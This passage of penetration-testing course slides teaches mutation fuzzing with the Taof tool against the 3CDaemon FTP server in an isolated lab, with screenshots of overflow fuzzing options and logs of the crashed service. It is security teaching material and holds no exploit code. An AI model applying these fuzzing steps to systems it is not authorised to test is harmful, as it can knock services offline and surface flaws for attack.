
Techniques – Mutation

Similar to randomized fuzzing, mutation fuzzing does not require significant up-front time for protocol analysis, starting with a set of valid data. Instead of inserting or replacing data with randomized content, mutation fuzzing performs an iterative replacement of values throughout the data. For example, a mutation fuzzing operation replaces each byte of data with alternate values designed to cause a target system to crash. Not limited to one byte at a time, a mutation fuzzer may also manipulate small groups of data to target 16-bit, 32-bit or 64-bit values as well. In this fashion, the fuzzer tests each field of data for a set of mutations, monitoring how the target responds to each test case.

Like randomized fuzzing, mutation fuzzing has had a history of success in identifying vulnerabilities, despite being limited in its ability to test for flaws in string handling and delimiter parsing.

The most significant benefit of mutation fuzzing is the ability to quickly get started using fuzzing tools. Unlike randomized fuzzing, mutation fuzzing has a finite runtime, stopping after it exhausts all mutations for each portion of the data set to be tested.

Tool: Taof



```
Request List
Request ID  Time
1           11:24:03
```

```
Request Contents
GET / HTTP/1.1\r\nHost: localhost:81\r\nUser-Agent: Mozilla/5.0
U; Windows NT 5.1; en-US; rv:1.8.1.16) Gecko/20080702 Firefo
\nAccept: text/xml,application/xml,application/xhtml+xml,text/
html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-La
us,en;q=0.5\r\nAccept-Encoding: gzip,deflate\r\nAccept-Charse
ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\nKeep-Alive: 300\r\nConnect
alive\r\n\r\n'
```

Fuzzing Options: Send request "as is" ☐ — Set fuzzing points

Fuzz finished.

```
Request
47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 6c 6f
63 61 6c 68 6f 73 74 3a 38 31 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20
4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 3b 20 55 3b
20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e 31 3b 20 65 6e 2d 55 53 3b 20
72 76 3a 31 2e 38 2e 31 2e 31 36 29 20 47 65 63 6b 6f 2f 32 30 30 38 30
37 30 32 20 46 69 72 65 66 6f 78 2f 32 2e 30 2e 30 2e 31 36 0d 0a 41 63
63 65 70 74 3a 20 74 65 78 74 2f 78 6d 6c 2c 61 70 70 6c 69 63 61 74 69

GET / HTTP/1.1
Host: localhost:81
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.16)
ecko/20080702 Firefox/2.0.0.16
Accept: [illegible]
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
```

From: 149 To: 217 ☐ Set variable length field
☑ Stack/Heap overflow ☑ String overflows ☑ Integer overflows ☐ Dictionary attack

Fuzzing Points

From	To	Value (length)	From (length)	To (length)
0	406	0	0	0

Target — Remote server: 127.0.0.1 Port: 80 (● tcp ○ udp)
Attach debugger to fuzzed service


```
[DBG] Called from thread 5732
[DBG] Called from thread 5356
[DBG] Called from thread 4272
[DBG] Called from thread 5004
[DBG] Called from thread 1648
Starting fuzzing session against 127.0.0.1:80 - 12:09:52
Check 'debugging' file for further information

Fuzzing request: 0
      Number of fuzzing points: 1

+ Buffer overflows
******
[*] It was not possible to connect to 127.0.0.1:80. It might be down. Retrying now...

[*] It was not possible to connect to 127.0.0.1:80. It might be down. Retrying now...

[*] I could not connect to the server. I might have killed the service (which is good!).

[*] Fuzzing session because remote server is not responding.
[DBG] Called from thread 6040
[DBG] Called from thread 4524
[DBG] Called from thread 5548
[DBG] Called from thread 5872
[DBG] Called from thread 2884
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Tool: Taof

Taof (The Art of Fuzzing)) is a simple mutation-based fuzzer for Windows. Taof is implemented as a proxy tool that logs all data from your target client to the server. After capturing a data set between the client and server, Taof allows the user to highlight an arbitrary block of observed data and add it to the fuzzing list. Once the data set to test has been finalized, Taof will mutate each byte of data, replaying the content between the client and server until a fault is detected, or the mutation data set has been completed.

Taof is released with complete source under the GPL, available at http://sourceforge.net/projects/taof/.




Exercise: Mutation Fuzzer

- Mutation Fuzzer: Taof
- Fuzzing the 3Com 3CDaemon software
  - TFTP, FTP and Syslog server in one executable!
- SEC660 drive folder "Taof Exercise"

Lab

In this exercise you'll use the Taof mutation fuzzer to evaluate the 3Com 3CDaemon software. 3CDaemon is an integrated TFTP, FTP and Syslog server for Windows platforms.



WARNING


- WARNING: You will be installing vulnerable software in labs
- Ensure all interfaces are not connected
  - Ethernet, WiFi, Wireless WAN, Bluetooth, etc
- Uninstall software after labs

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

WARNING

Before we start the exercise, it's important to recognize that you will be installing and running vulnerable software for the purposes of testing and experimentation. In some cases, the software has well-known exploits readily available that could be used by a malicious person to compromise your host.

Before embarking on the exercises, please ensure that all network interfaces on your system are disconnected from any networks, including Ethernet, WiFi, wireless WAN, Bluetooth and any other accessible network interfaces. Also remember to uninstall the vulnerable software when the lab is complete, deleting all traces of the target software.


Mutation Fuzzer: Taof
Install Target Software


- Install 3CDaemon ("3Com_Daemon_2r10/setup.exe")
  - Accept defaults
  - Launch 3CDaemon (unblock from Windows firewall)
- Copy directory "taof-0.3.2_Win32" to hard drive
  - Launch "taof.exe"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Mutation Fuzzer: Taof – Install Target Software

Install the 3CDaemon software included in the course CD-ROM in the lab1 directory by running the setup.exe executable in the 3Com_Daemon_2r10 directory. Accept the installer defaults. After completing the installation, launch the 3CDaemon software, unblocking the software from the Windows firewall if prompted.

Next, copy the "taof-0.3.2_Win32" directory to a folder on your hard drive. After the copy operation complete, launch the "taof.exe" executable.



Mutation Fuzzer: Taof
Data Retrieval Configuration

Taof - Network Settings

Local settings

Local server	0.0.0.0
Local port	2121

Remote settings

Remote server	127.0.0.1
Remote port	21

[✓ tcp] udp


OK

Click "Start" to initiate proxy on TCP/2121

Mutation Fuzzer: Taof – Data Retrieval Configuration

As Taof is a mutation fuzzer, we need to supply it with a sample data set that it can use to generate fuzzing mutations. From the Taof window, follow these steps to prepare the Taof proxy to monitor a sample data exchange to the 3CDaemon software.

1. Click the Data Retrieval button from the main Taof window.
2. In the data retrieval window, click Network Settings.
3. We'll use a local proxy port of TCP/2121, redirecting the traffic on this port to the standard FTP port on TCP/21. Complete the network settings dialog box as shown in this slide.
4. Click OK to accept the network settings, then click OK to accept the data retrieval window settings.
5. Finally, click the Start button on the Taof main window to start the proxy server on TCP/2121.



Mutation Fuzzer: Taof Generate Sample Traffic


- Direct FTP client to Taof proxy port 2121
  - "iexplore ftp://localhost:2121"
  - Supply any username and password
- Stop Taof proxy
- Return to fuzzing window

Mutation Fuzzer: Taof – Generate Sample Traffic

Now that the Taof fuzzer is listening on the proxy port 2121, we need to generate some legitimate FTP traffic. Directing a browser such as Internet Explorer to TCP/2121 will cause Taof to record and redirect the traffic to the 3CDaemon FTP server. If prompted, supply any username and password.

Once you have attempted to login to the FTP server, close Internet Explorer and click "Stop" in the Taof proxy window. This will return you to the main Taof fuzzing window.

Mutation Fuzzer: Taof
Select Data to Mutate



Request ID	Time
7	20:44:17
8	20:44:18
9	20:44:42
10	20:44:42
11	20:45:01
12	20:45:01
13	20:45:06

```
'USER anyusername\r\n'
```

```
55 53 45 52 20 61 6e 6f 6e 79 6d 6f 75 73 0d 0a
```

From: 0
To: 14

[✓] Stack/Heap overflows
[✓] String overflows
[✓] Integer overflows
[ ] Dictionary attack


Fuzzing Points

From	To	Value (length)	From (length)	To (length)
0	14	0	0	0

Mutation Fuzzer: Taof – Select Data to Mutate

Once Taof has collected data, we can select a data group to use for fuzzing mutations. Use these steps to select the data to mutate:

1. In the main Taof window you will see multiple data sets; clicking on any of them will update the content in the bottom window labeled "Request Contents" with the selected data. Review the available data sets, selecting one that is appropriate for fuzzing against an unauthenticated FTP server.
2. Click the "Set fuzzing points" button to open the Fuzz Request window.
3. The Fuzz Request window allows you to highlight the content of the selected data set to add multiple fuzzing points. Highlight all or a portion of the data shown in this step.
4. Click Add to add the highlighted data as a fuzzing point. Optionally, return to step 3 and highlight a different group of data and repeat this process.
5. Once you have added all the desired fuzzing points, click "OK" to close the Fuzz Request window.
6. From the main Taof window, click "Fuzzing" to open the Fuzzing window. This process is continued on the next slide.



Mutation Fuzzer: Taof
Initiate Fuzzer

Taof - Fuzzing

Target

Remote server 127.0.0.1 Port 21

● tcp ○ udp


Attach debugger to fuzzed service

```
Click on 'Start' to begin fuzzing.
Starting fuzzing session against 127.0.0.1:21 - 21:06:14
Check 'debugging' file for further information

Fuzzing request: 0
    Number of fuzzing points: 1

+ Buffer overflows
********|
```

Mutation Fuzzer: Taof – Initiate Fuzzer

Please ensure the 3CDaemon is running before completing the next step.

7. From the Fuzzing window, click "Start" to initiate the fuzzing process. It may take a few minutes for the test cases to complete.



Mutation Fuzzer: Taof Review Logging


- Taof will create a fuzzing-session directory
- Examine "debugging" file with Notepad
  - Watch for line beginning with "*** Check this out carefully ..."
  - Identified request that crashed server

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Mutation Fuzzer: Taof – Review Logging

